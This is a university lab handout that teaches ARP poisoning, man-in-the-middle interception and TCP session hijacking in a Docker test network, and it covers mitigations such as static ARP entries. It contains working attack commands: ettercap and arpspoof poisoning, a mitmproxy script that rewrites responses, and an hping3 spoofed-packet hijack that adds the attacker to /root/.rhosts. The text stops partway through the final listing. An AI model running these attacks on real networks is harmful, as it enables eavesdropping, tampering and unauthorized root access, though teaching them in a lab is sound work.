



Department of Information Engineering and Computer
Science

Master's Degree in Cybersecurity

NETWORK SECURITY LABORATORY

ARP POISONING
MITM ATTACKS
TCP SESSION HIJACKING

Matteo Bertoldo, Filippo Basilico, Andrea Pappacoda

Network Security

Academic Year 2024–2025

Contents

1	Introduction	3
1.1	Docker environment	3
1.2	Network topology	3
2	ARP Poisoning	4
2.1	Understanding ARP	4
2.1.1	The ARP Process Step-by-Step	5
2.2	ARP Poisoning Attack	6
2.2.1	Using Ettercap	7
2.2.2	Using Scapy	8
2.3	Verifying the Attack	8
2.3.1	Using Wireshark	9
2.3.2	Using Traceroute	9
2.4	ARP Poisoning Mitigations	9
2.4.1	Mitigating with Static ARP	10
3	Man-in-the-Middle Attacks	11
3.1	Activity Explanation	11
3.2	Tools	12
3.3	Transparent Modification	12
3.4	Server Blocking	15
4	TCP Session Hijacking	17
4.1	Historical context	17
4.2	Attack details	17
4.3	Re-creating the Mitnick attack	19
4.4	Mitigations	21

1 Introduction

The aim of this laboratory is to get to know, through theory refreshers and practical examples, three important attacks which can be performed on the lowest levels of the TCP/IP stack:

- ARP Poisoning
- Man-in-the-Middle attacks
- TCP session hijacking

To achieve this, we have provided an Open Virtualization Format OVA virtual machine intended to be used with VirtualBox. Inside it, the test networks to be used during the exercises are created with Docker containers, and managed via Docker Compose. Once the VM is booted, log in with the “netsec” user by using the “netsec” password.

All of the container configuration files and lab exercises are tracked in a Git repository, reachable at <https://github.com/matteobertoldoo/netseclab>.

1.1 Docker environment

Our choice of containers, and Docker in particular, was a natural consequence of the easiness of use and configuration, flexibility, and reliability of Docker Compose.

The whole network topology for the first two laboratory parts is stored in the `docker-compose.yaml` file inside the *netseclab* Git repository, and the same goes for the third, but in the `tcp_session_hijacking` subdirectory.

The network can be started with the `docker compose up` command, while each network actor can be accessed interactively with the `docker compose exec <name> bash` command. Details of the network topology are discussed in the 1.2 section.

Inside each container there are different sets of tools, with the attacker container being the one offering the most interesting toolbox. Some tools, though, are offered outside of the attacker container, like the Wireshark GUI, due to technical limitations of Docker — be sure to install them on your own machine if choosing to follow this workshop without the provided VM.

1.2 Network topology

In all three parts, the network topology is the same: there is a client, a server, and a malicious attacker, all connected via a virtual bridge provided by Docker. For the first two parts, both IP addresses and MAC addresses are relevant, and are illustrated in table 1. For the third part, only IP addresses are used, and they are illustrated in table 2. Different networks were used in order to minimize conflicts between the different parts.

Role	IP Address	MAC Address
Server	192.168.90.100	02:42:ac:11:00:cc
Client	192.168.90.101	02:42:AC:11:00:bb
Attacker	192.168.90.102	02:42:AC:11:00:aa

Table 1: ARP poisoning and MitM network topology

Role	IP Address
Server	192.168.107.101
Client	192.168.107.102
Attacker	192.168.107.103

Table 2: TCP session hijacking network topology

2 ARP Poisoning

2.1 Understanding ARP

The Address Resolution Protocol (ARP) is a network protocol used to map IP addresses (Layer 3) to MAC addresses (Layer 2) within the same Local Area Network (LAN).




Figure 1: ARP

How ARP Works

Each device on a LAN maintains a **dynamic ARP table** (cache) that stores IP-to-MAC address associations. This table is updated automatically through ARP requests and replies.

Why ARP is Essential

ARP is essential because MAC addresses are required for direct packet delivery at the data link layer, while IP addresses are used for logical routing across networks. To bridge this gap, ARP resolves IP addresses into MAC addresses within the same LAN. Additionally, ARP helps reduce broadcast traffic by caching these IP-to-MAC mappings in a local ARP table, typically with a timeout of 300 seconds.

Viewing the ARP Table

The ARP table can be viewed using the `arp` command. This table contains entries only for hosts with which there has been recent communication. If two hosts have not yet communicated, there will be no ARP entry for the destination. However, once a packet is sent, for example using `ping`, an ARP request is issued and the corresponding entry is added to the table.

```
netsec@netsec:~/netseclab$ sudo arp
```

IP	Address	HWtype	HWaddress	Flags	Mask	NETWORK INTERFACE
	192.168.90.102	ether	02:42:ac:11:00:aa	C		Iface br-ada4d0a37057
	192.168.90.100	ether	02:42:ac:11:00:cc	C		br-ada4d0a37057
	192.168.90.101	ether	02:42:ac:11:00:bb	C		br-ada4d0a37057

MAC

Figure 2: ARP command

2.1.1 The ARP Process Step-by-Step

When a device wants to communicate with another host on the same LAN but has not its MAC address, the ARP process works as follows:

1. ARP Request (Broadcast)

The source device sends a broadcast frame asking for the MAC address corresponding to a given IP. *Example: Server (192.168.90.100) sends:*

Who has 192.168.90.101? Tell 192.168.90.100 (MAC
→ 02:42:AC:11:00:CC)

2. ARP Reply (Unicast)

The target device replies directly with its MAC address. *Example: Client replies:*

192.168.90.101 is at 02:42:AC:11:00:BB

3. ARP Table Update

The Client and the Server now will update their ARP cache with the new IP-to-MAC mapping.

4. Communication and Timeout

They can now send packets to each other. The mapping remains valid for 300 seconds unless refreshed.




Figure 3: Basic ARP request/reply workflow.

2.2 ARP Poisoning Attack

The ARP poisoning attack exploits the stateless nature of the ARP protocol to trick devices on a local network into sending traffic intended for one destination to the attacker's machine instead. This is typically achieved by sending forged ARP reply messages.

The attack process involves the following steps:

1. **Network Scanning:** The attacker first scans the local network to identify active devices and gather their IP and MAC addresses.
2. **ARP Cache Poisoning:** The attacker sends ARP reply packets to the target victims. These forged replies falsely claim that the IP address of another device is associated with the attacker's MAC address.

Example of a forged ARP reply sent by the attacker:

192.168.90.100 (Server IP) is at 02:42:AC:11:00:AA (Attacker's
 ↪ MAC) sent to Client (192.168.90.101)

By poisoning the victims' ARP caches, the attacker reroutes their traffic through their own machine. If packet forwarding is enabled, this enables a Man-in-the-Middle (MitM) attack; otherwise, the result is a Denial-of-Service (DoS)




Figure 4: ARP poisoning attack

2.2.1 Using Ettercap

Ettercap is a user-friendly and comprehensive network security tool. It supports passive sniffing as well as active attack techniques, including ARP poisoning, DNS spoofing, and session hijacking, enabling quick and effective ARP poisoning setups with minimal configuration.

Ettercap Commands Used in the Lab:

- Host Discovery:** Launch Ettercap in text mode on the `eth0` interface to scan for hosts:

```
attacker:/# ettercap -i eth0 -T
```

Then, inside the interface, press L to view the list of discovered hosts.

- ARP Poisoning with Traffic Forwarding (MitM):** This command initiates ARP poisoning between the Client and Server while forwarding intercepted packets:

```
attacker:/# ettercap -i eth0 -T --only-mitm --mitm arp
↪ /192.168.90.100// /192.168.90.101//
```

The option `--only-mitm` enables automatic forwarding of packets, essential for MitM scenarios.

3. ARP Poisoning Blocking Traffic (DoS): This variant captures packets but does not forward them, effectively blocking communication:

```
attacker:/# ettercap -i eth0 -T --mitm arp /192.168.90.100//  
↪ /192.168.90.101//
```

Omitting `--only-mitm` causes traffic to be intercepted without forwarding, simulating a Denial-of-Service.

2.2.2 Using Scapy

Scapy is a powerful Python library for crafting and sending custom packets, widely used in network testing and security. In the lab, it was used to develop a script that performs ARP poisoning by sending forged ARP replies to the Client and Server, redirecting their traffic through the attacker.

A reference script was provided in the `labscripts` directory:

```
attacker:/# cd labscripts  
attacker:/# python3 arp_poison.py
```

The core function repeatedly sends spoofed ARP replies, corrupting the ARP tables of both targets:

```
send(ARP(op=2, pdst=client_ip, psrc=server_ip, hwdst=client_mac),  
↪ verbose=0)
```

The script also includes a cleanup function that restores correct mappings when interrupted.

2.3 Verifying the Attack

After performing ARP poisoning, it is essential to verify that the attack has succeeded and that the network traffic is being redirected through the attacker.

One of the primary methods is to inspect the ARP tables on the victim machines (both Client and Server) using the following command:

```
arp -a
```

If the attack is successful, the ARP table on the **Client** will display the **attacker's** MAC address associated with the **Server's** IP address, and vice versa: the **Server's** ARP table will associate the **Client's** IP address with the **attacker's** MAC. This confirms that both devices have been tricked into sending their network traffic through the attacker's machine.

2.3.1 Using Wireshark

For a more detailed inspection, Wireshark can be used to capture and analyze network traffic. When running Wireshark from the host system (outside of Docker), it can be launched with:

```
sudo wireshark -i <interface>
```

Here, `<interface>` refers to the host network interface connected to the Docker bridge used during the experiment. This interface can be identified using commands such as `arp` or `ip addr`. By applying ARP filters in Wireshark, you can observe the spoofed ARP reply packets sent by the attacker, which falsely associate the victim IP addresses with the attacker's MAC address.


A screenshot of the Wireshark network traffic capture tool. The filter bar at the top is set to 'arp'. The packet list shows two ARP packets. Packet 19 is an ARP request from source 02:42:ac:11:00:aa to destination 02:42:ac:11:00:cc. Packet 20 is an ARP reply from source 02:42:ac:11:00:aa to destination 02:42:ac:11:00:bb. Both packets are highlighted with red boxes. The packet details pane for packet 20 shows the ARP payload: '192.168.90.101 is at 02:42:ac:11:00:aa'.

Figure 5: Wireshark Capture of Spoofed ARP Replies

2.3.2 Using Traceroute

Another method to confirm redirection is by running the `traceroute` command from one victim to the other. If the ARP poisoning is successful and IP forwarding is enabled on the attacker, the attacker's IP address (e.g., 192.168.90.102) will appear as the first hop in the traceroute output.

```
server:/# traceroute client
traceroute to client (192.168.90.101), 30 hops max, 46 byte packets
1 attacker.netsecclab_mitmnet (192.168.90.102)  0.033 ms  0.011 ms  0.024 ms
2 client.netsecclab_mitmnet (192.168.90.101)  0.023 ms  0.012 ms  0.010 ms
```

Figure 6: Traceroute Verification

2.4 ARP Poisoning Mitigations

Mitigation strategies for ARP poisoning can be categorized into two main approaches: **Prevention** and **Detection**. Additionally, encryption serves as a method to neutralize the attack's impact on data confidentiality, even if the ARP table is successfully spoofed.

Prevention

- **Static ARP Entries:** Manually assign fixed IP-MAC mappings on critical hosts to prevent dynamic updates.

- **Dynamic ARP Inspection (DAI):** Switch feature to validate ARP packets against trusted bindings, dropping spoofed ones.
- **Switch Port Security:** Configure switches to limit the number of MAC addresses or bind specific MACs per port.

Detection

- **Traffic Sniffing & Alerts:** Monitor ARP traffic for anomalies, like unexpected ARP replies, using tools like Wireshark.
- **ARP Monitoring Tools:** Deploy tools such as Arpwatch or XArp to automatically detect duplicate IP-MAC bindings or sudden changes.
- **Network Segmentation:** Use VLANs or subnets to reduce the size of broadcast domains, limiting the potential scope of ARP poisoning.

Encryption

Encryption does not prevent ARP poisoning, as ARP lacks built-in security. However, it protects data confidentiality by rendering intercepted traffic unreadable, only if a secure key exchange has already taken place. Still, it does not stop the attack itself or prevent potential service disruptions.

- **Use Secure Protocols:** Always prefer encrypted end-to-end protocols like HTTPS, SSH and SFTP over their insecure counterparts.

2.4.1 Mitigating with Static ARP

We conducted a short exercise demonstrating the use of static ARP entries as a defense mechanism against ARP cache poisoning on a host.

1. Set a static ARP entry for the Server (on the Client):

```
client:/# arp -s 192.168.90.100 02:42:AC:11:00:CC
```

2. During the attack, verify the ARP table (on the Client):

```
client:/# arp -n
server (192.168.90.100) at 02:42:AC:11:00:CC PERM on eth0
attacker (192.168.90.102) at 02:42:AC:11:00:AA on eth0
```

Note the PERM flag, indicating the entry for 192.168.90.100 is now permanent and cannot be easily updated by spoofed ARP replies.

3. Delete the static entry:

```
client:/# arp -d 192.168.90.100
```

3 Man-in-the-Middle Attacks

The Man-in-the-Middle (MITM) attack allows a malicious actor to insert themselves into the communication flow between two hosts, posing to each party as the other. In this way, the attacker can intercept credentials, manipulate transmitted data, or even impersonate the user to the server.

On a local network, a MITM attack is typically carried out via ARP poisoning. Since ARP lacks authentication mechanisms and governs the resolution of IP-MAC addresses within an Ethernet LAN, devices accept these forged associations and forward traffic to the attacker's MAC address, allowing them to masquerade as one of the communicating parties.

Beyond the local network, this attack can be applied in various scenarios, such as manipulating web traffic.



Figure 7: Man-in-the-Middle attack scheme

3.1 Activity Explanation

Soon, we will demonstrate how to perform two different types of Man-in-the-Middle attacks. In the first scenario, we will show how to modify the traffic as it passes through the attacker. In this way, the client and server communicate normally, but every packet is routed through the attacker, who dynamically alters the data while remaining invisible to both parties.

In the second scenario, we will block traffic destined for the server and take over the requests ourselves, allowing us to respond with messages of our own choosing.

Each attack will run in the first Docker environment. This setup allows us to automate the workflow: the client sends a request to the server root endpoint every 5 seconds, and the server responds with "Hi {ip}". The environment is also easily replicated on multiple devices.

To inspect the code used in this demonstration, take a look at the `docker-compose.yaml`.

3.2 Tools

To perform these attacks, we use the following tools:

1. **mitmproxy**: An interactive proxy that lets you inspect and modify traffic between client and server in real time.
2. **arpspoof**: A utility that sends forged ARP messages to poison the ARP cache on a local network.
3. **Python scripts**: Custom scripts written in Python to automate and manipulate intercepted traffic.
4. **ip**: The `ip` command-line tool for configuring network interfaces and routing.

3.3 Transparent Modification

To perform the first attack, be sure to (re-)start the containers with the command `(sudo) docker compose up`. After this step, you should see output similar to the following:

```
[+] Running 3/3
✓ Container server Created 0.0s
✓ Container client Created 0.0s
✓ Container attacker Created 0.0s
Attaching to attacker, client, server
server | 192.168.90.101 - - [29/Apr/2025 21:45:15] "GET / HTTP/1.1" 200 -
client | HTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.13.3
client | Date: Tue, 29 Apr 2025 21:45:15 GMT
client | Content-type: text/plain
server | 192.168.90.101 - - [29/Apr/2025 21:45:20] "GET / HTTP/1.1" 200 -
client | Hi 192.168.90.101HTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.13.3
client | Date: Tue, 29 Apr 2025 21:45:20 GMT
client | Content-type: text/plain
client | Hi 192.168.90.101HTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.13.3
server | 192.168.90.101 - - [29/Apr/2025 21:45:25] "GET / HTTP/1.1" 200 -
client | Date: Tue, 29 Apr 2025 21:45:25 GMT
client | Content-type: text/plain
client | Hi 192.168.90.101HTTP/1.0 200 OK
server | 192.168.90.101 - - [29/Apr/2025 21:45:30] "GET / HTTP/1.1" 200 -
client | Server: BaseHTTP/0.6 Python/3.13.3
client | Date: Tue, 29 Apr 2025 21:45:30 GMT
client | Content-type: text/plain
client | Hi 192.168.90.101HTTP/1.0 200 OK
server | 192.168.90.101 - - [29/Apr/2025 21:45:35] "GET / HTTP/1.1" 200 -
client | Hi 192.168.90.101HTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.13.3
client | Date: Tue, 29 Apr 2025 21:45:35 GMT
client | Content-type: text/plain
server | 192.168.90.101 - - [29/Apr/2025 21:45:40] "GET / HTTP/1.1" 200 -
client | Hi 192.168.90.101HTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.13.3
client | Date: Tue, 29 Apr 2025 21:45:40 GMT
client | Content-type: text/plain
server | 192.168.90.101 - - [29/Apr/2025 21:45:45] "GET / HTTP/1.1" 200 -
client | Hi 192.168.90.101HTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.13.3
client | Date: Tue, 29 Apr 2025 21:45:45 GMT
client | Content-type: text/plain
client |
```

Figure 8: Docker Compose output

After successfully starting our test environment, connect to the attacker container with the command (you'll need multiple shells, so run this command more than once):

```
sudo docker compose exec attacker bash
```

Once inside the attacker's shell, we perform the actual Man-in-the-Middle. First, set up an `iptables` rule to redirect TCP traffic on `eth0` destined for port 80 to the attacker's port 8080:

```
iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j
↳ REDIRECT --to-port 8080
```

With this rule in place, you can capture and inspect traffic on port 8080 using `mitmproxy`.

Next, create the packet-modification script (`tweak_body.py`):

```
from mitmproxy import http
```

```
def response(flow: http.HTTPFlow):
    ct = flow.response.headers.get("Content-Type", "")
    if "text" in ct:
        flow.response.text = flow.response.text + ", You have
        ↪ been tricked!!!"
```

This script takes incoming HTTP responses (accessible as `flow`) and appends the string “, *You have been tricked!!!*” to the message text.

Now, spoof the ARP tables of both client and server:

```
arp spoof -i eth0 -t 192.168.90.101 192.168.90.100
arp spoof -i eth0 -t 192.168.90.100 192.168.90.101
```

The `-i` flag specifies the network interface. In each command, the first IP is the target to poison, and the second IP is the one you impersonate. Both commands must run for the duration of the attack, or traffic will not be redirected.

Finally, start mitmproxy with:

```
mitmproxy -s tweak_body.py --mode transparent --listen-port
↪ 8080 --showhost
```


Once you run this command, you will see the mitmproxy console displaying every message in transit.



```
Flows
>>09:56:40 HTTP GET 192.168.90.100 / 200 text/plain 43b 76ms
09:56:45 HTTP GET 192.168.90.100 / 200 text/plain 43b 5ms
09:56:50 HTTP GET 192.168.90.100 / 200 text/plain 43b 5ms
09:56:55 HTTP GET 192.168.90.100 / 200 text/plain 43b 5ms
09:57:00 HTTP GET 192.168.90.100 / 200 text/plain 43b 6ms
```

Figure 9: Mitmproxy traffic monitor

In addition to viewing traffic flow, you can inspect the contents of individual communications.



```
Flow Details
2025-04-30 09:57:35 GET http://192.168.90.100/
- 200 OK text/plain 43b 6ms

Request Response Detail
Server: BaseHTTP/0.6 Python/3.13.3
Date: Wed, 30 Apr 2025 09:57:35 GMT
Content-type: text/plain
Content-length: 43
Raw [m:auto]
Hi 192.168.90.102, You have been tricked!!!
```

Figure 10: Inspecting a single packet in mitmproxy

Besides packet inspection, we can confirm the attack’s success by examining the Docker Compose logs.

```

server 192.168.90.102 - - [30/Apr/2025 10:07:58] "GET / HTTP/1.1" 200 -
client Hi 192.168.90.102, You have been tricked!!!HTTP/1.0 200 OK
client Server: BaseHTTP/0.6 Python/3.13.3
client Date: Wed, 30 Apr 2025 10:07:58 GMT
client Content-type: text/plain
client content-length: 43
server 192.168.90.102 - - [30/Apr/2025 10:08:03] "GET / HTTP/1.1" 200 -
client Hi 192.168.90.102, You have been tricked!!!HTTP/1.0 200 OK
client Server: BaseHTTP/0.6 Python/3.13.3
client Date: Wed, 30 Apr 2025 10:08:03 GMT
client Content-type: text/plain
client content-length: 43
server 192.168.90.102 - - [30/Apr/2025 10:08:08] "GET / HTTP/1.1" 200 -
client Hi 192.168.90.102, You have been tricked!!!HTTP/1.0 200 OK
client Server: BaseHTTP/0.6 Python/3.13.3
client Date: Wed, 30 Apr 2025 10:08:08 GMT
client Content-type: text/plain
client content-length: 43
client

```

Figure 11: Docker Compose log showing modified responses

As shown above, the client and server continue communicating normally, but each packet is altered by the attacker, unnoticed by both endpoints.

3.4 Server Blocking

As mentioned above, this section covers another MITM approach: the attacker replaces the server and responds directly to client requests.

We use the same testing environment from the previous demo. To reset it to its original state, run (in the directory with `docker-compose.yml`):

```
(sudo) docker compose down && (sudo) docker compose up
```

Next, open a shell in the attacker container and define a simple HTTP server to handle requests (`fakeserver.py`):

```

from http.server import BaseHTTPRequestHandler, HTTPServer

class FakeHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.send_response(200)
        self.send_header("Content-Type", "text/plain")
        self.end_headers()
        self.wfile.write(b"I have been hacked")

if __name__ == "__main__":
    server = HTTPServer(("", 80), FakeHandler)
    server.serve_forever()

```

This script replies with “I have been hacked” whenever the root endpoint on port 80 is requested. Launch it with:

```
python3 fakeserver.py
```

It's normal to see no output until the server logs the client requests. We then add an IP address to the attacker's network interface, so it will accept packets not originally addressed to it:

```
ip addr add 192.168.90.100/32 dev eth0
```

This command specifies the interface and the exact address to add. Verify both addresses are assigned with:

```
ip addr show
```

```
eth0@if6: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
link/ether 02:42:ac:11:00:aa brd ff:ff:ff:ff:ff:ff link-netnsid 0
inet 192.168.90.102/24 brd 192.168.90.255 scope global eth0
    valid_lft forever preferred_lft forever
inet 192.168.90.100/32 scope global eth0
    valid_lft forever preferred_lft forever
```

Figure 12: Output of `ip addr show`

After adding the attacker's IP, start ARP poisoning (as before) alongside the Python HTTP server:

```
arpspoof -i eth0 -t 192.168.90.101 192.168.90.100
```

As soon as the attack begins, the server starts receiving client requests.

```
192.168.90.101 - - [30/Apr/2025 13:22:23] "GET / HTTP/1.1" 200 -
192.168.90.101 - - [30/Apr/2025 13:22:28] "GET / HTTP/1.1" 200 -
192.168.90.101 - - [30/Apr/2025 13:22:33] "GET / HTTP/1.1" 200 -
192.168.90.101 - - [30/Apr/2025 13:22:39] "GET / HTTP/1.1" 200 -
192.168.90.101 - - [30/Apr/2025 13:22:44] "GET / HTTP/1.1" 200 -
192.168.90.101 - - [30/Apr/2025 13:22:49] "GET / HTTP/1.1" 200 -
192.168.90.101 - - [30/Apr/2025 13:22:54] "GET / HTTP/1.1" 200 -
192.168.90.101 - - [30/Apr/2025 13:22:59] "GET / HTTP/1.1" 200 -
192.168.90.101 - - [30/Apr/2025 13:23:04] "GET / HTTP/1.1" 200 -
```

Figure 13: Attacker's server log showing received requests

These requests originate from the client, and the Docker Compose log confirms that the client is receiving the predefined response.


```

client | I have been hackedHTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.11.2
client | Date: Wed, 30 Apr 2025 13:40:11 GMT
client | Content-Type: text/plain
client |
client | I have been hackedHTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.11.2
client | Date: Wed, 30 Apr 2025 13:40:16 GMT
client | Content-Type: text/plain
client |
client | I have been hackedHTTP/1.0 200 OK
client | Server: BaseHTTP/0.6 Python/3.11.2
client | Date: Wed, 30 Apr 2025 13:40:21 GMT
client | Content-Type: text/plain
client |

```

Figure 14: Docker Compose log showing fake responses

In this way, we successfully replaced the server without the client noticing the attack.

4 TCP Session Hijacking

TCP session hijacking, as the name implies, consists in taking control on an already established TCP connection between two parties by a malicious actor. Differently from the MitM and ARP poisoning attacks, though, this can be potentially performed by an attacker on a completely different network.

4.1 Historical context

This class of attacks isn't new. In fact, it was known as early as 1985, when the paper *A Weakness in the 4.2BSD Unix TCP/IP Software* [4] discussed about the issues of predictable sequence numbers generated by servers during the initial three-way-handshake of TCP — naively, most operating systems at the time used the current time to generate them.

It was later made popular by the famous hacker Kevin Mitnick, in 1994, when he hacked a server owned by Tsutomu Shimomura, a cybersecurity expert [5]. This server was running the UNIX “r-services”, composed of the programs *rsh* and *rlogin*. This hack led to a long chain of events, escalating in the arrest of Mitnick; books and movies were made narrating these events [6, 7].

4.2 Attack details

In order to hijack an established session the attacker has to send a TCP packet which the server cannot discern from a legitimate one sent from the legitimate client. As a refresher, the only components of a TCP packets which

can be used to identify one inside of a session are source and destination IP address, source and destination port, sequence number, acknowledgment number. While there's nothing fancy to say about addresses and ports, remember that sequence and acknowledgment numbers are increased each time a byte of data is sent by the client or server, respectively; also, crucially, they are chose during the initial handshake, and are never the same on subsequent connections.

While an attacker can pretty easily guess the IP addresses and TCP ports of a given connection, the same cannot be said for the SEQ and ACK numbers. And, without them, an attacker cannot craft a packet impersonating as the client.

So, when can this attack be performed? It depends on the network location of the attacker and on the quality of implementation (*QoL*) of the server's TCP/IP stack:

- If the attacker is in the same network as the client, the sequence and acknowledgment numbers can be **sniffed**, in a similar vein of the two previous laboratory sections, otherwise;
- If the server is generating predictable numbers, they can be **guessed** by the attacker even if positioned in a remote network; this is how the original *Mitnick attack* was performed.

While all mainstream operating systems no longer generated predictable initial SEQs and ACKs, highly customized systems like IoT devices are reported to still generate statistically predictable initial sequence numbers [1], and *userspace* (i.e., not part of the operating system) implementations of TCP often overlook this aspect, as shown in *nstack*'s source code [2].

Once the attacker has means of obtaining all the information needed about how a legitimate-packet sent by a client looks, he/she can then craft a packet identical to what the client would send, but with a malicious payload instead. In case of remote control protocols like *rsh* or *telnet*, this payload will get executed by the server, potentially granting the attacker complete control on the machine. Moreover, as the sequence number of the session will be increased by the size of the malicious payload, the client will become unable to communicate with the server, as its own sequence and acknowledgment numbers will get out of sync (i.e., too low) compared to what the server expects. The attacker, too, won't be able to continue the communication as the server will send the reply (and, consequently, the new ACK number) to the client, so care should be taken to compromise the server with a single packet.

4.3 Re-creating the Mitnick attack

In order to recreate the Mitnick attack in this workshop, we'll use the second network configuration contained in the `tcp_session_hijacking` folder of the `netseclab` repository. Remember that the host addresses this time are different, and you can find them in table 2. Enter in that directory and run `docker compose up` to start the containers and network. After that, three hosts will appear, named *server-mitnick*, *client-mitnick* and *attacker-mitnick*, together with a bridged network called *br-mitnicknet* in which the three hosts exchange packets. Proceed entering the client and attacker shells with the usual `docker compose exec name-mitnick bash` command in two different terminal emulator tabs. Then open a third terminal tab, but don't enter any container; here, you'll run the `tcpdump` command as illustrated in listing 1.

```
sudo tcpdump -i br-mitnicknet -n -vv
↪ --absolute-tcp-sequence-numbers -X port 513 or port 514
```

Listing 1: Monitoring the *br-mitnicknet* traffic with `tcpdump`

The `-i` option will tell `tcpdump` to monitor the container traffic; `-n` will prevent the program from converting IP addresses and TCP ports to symbolic names (e.g., from port 513 to the name *login*, as written in the `/etc/services` file); `-vv`, which you can read as “*very verbose*”, will show all the details of TCP headers like the SEQ and ACK numbers that we want, but you'll also need `-absolute-tcp-sequence-numbers` to get the real, and not symbolic, sequence numbers; we'll also restrict to monitoring traffic going through ports *513* and *514* since they are both used by *rsh*. Lastly, with the `-X` option you'll get an hexadecimal and textual dump of the TCP payload for each packet — it's not needed, but can be useful in understanding what each packet contains.

Once `tcpdump` is up, go to the attacker and try to open a remote connection to the server with `rsh server-mitnick`; a password prompt will appear, which you can close by pressing enter. But if you do the same on the client no password prompt will appear, and the server will immediately let you in opening a remote shell session. If you look at the `tcpdump` output, you'll notice that the client didn't send anything more than the attacker when connecting; so what's going on? The way *rsh* works is that the server only accepts connections from a list of authorized IP addresses stored in the `/root/.rhosts` file, storing each address in plain text line by line. You can confirm this by running the command showed in listing 2 from the client's remote session.

Before performing the attack we need to know how to craft an arbitrary TCP packet, with spoofed source IP, port, etc. While the previously-seen Scapy library can achieve this, we're going to use the *hping* command line

```
root@server-mitnick:~# cat /root/.rhosts
192.168.107.102
```

Listing 2: Checking that *rhosts* contains the client address

tool, version 3, which is going to be easier. *hping3* was written a decade ago by Salvatore Sanfilippo, developer of numerous successful projects like Redis, but its reliability, power, and flexibility still make it a valid tool today; we’re just going to use 1% of its functionality. The tool has an option for setting each of the field of the TCP packet we’ll need, namely:

- **--count 1**: send just one packet, as *hping3* sends packets continuously until interrupted by default
- **--ack**: set the ACK flag
- **--push**: set the PUSH flag, which is needed when sending a payload
- **--spooft addr**: spoof the source IP address as *addr*
- **--baseport port**: set the source port to *port*
- **--destport port**: set the destination port to *port*
- **--setseq num**: set the sequence number to *num*
- **--setack num**: set the acknowledgment number to *num*
- **--data size**: tell *hping3* that the payload is *size* bytes long
- **--file filepath**: read the payload from *filepath*, which can be set to */dev/stdin* to read from standard input

The last thing you need to know to be able to compromise the server is one little detail about the *rsh* protocol. The server is going to execute whatever is included in the TCP payload, provided that it is surrounded by newline characters, simulating the “enter” you hit to execute a command in your terminal, and that it is terminated by a null character, `'\0'`. In bash you can obtain these characters with the *printf* command, using the syntax showed in listing 3.

```
$ printf '\nhello\n\0'

hello
^@
```

Listing 3: Using *printf* to print newlines and a null character

You now have all you need to know to hack the server! Give it a try, or keep reading to obtain the solution.

In order to hack the server, you should add yourself (the attacker) to `/root/.rhosts`. This can be achieved in various ways, the simpler being using `echo` and shell redirection: `echo 192.168.107.103 >> /root/.rhosts`. We can then wrap this payload in newlines. Then, we inspect `tcpdump`'s output and identify the last packet sent from the client to the server on port 513; we copy source port, SEQ and ACK numbers, and pass them all to `hping3`, having the foresight to increase the sequence number by one. With all this set up, we can execute `hping3`. Apparently nothing has happened, but if we jump to the client we can see that the remote session isn't working anymore: it has been hijacked! The attacker can now freely *ssh* into the server. An example `hping3` invocation has been put in listing 4.

```
client_addr=192.168.107.102
server_addr=192.168.107.101

src_port=0
dest_port=513

seq_num=0
ack_num=0

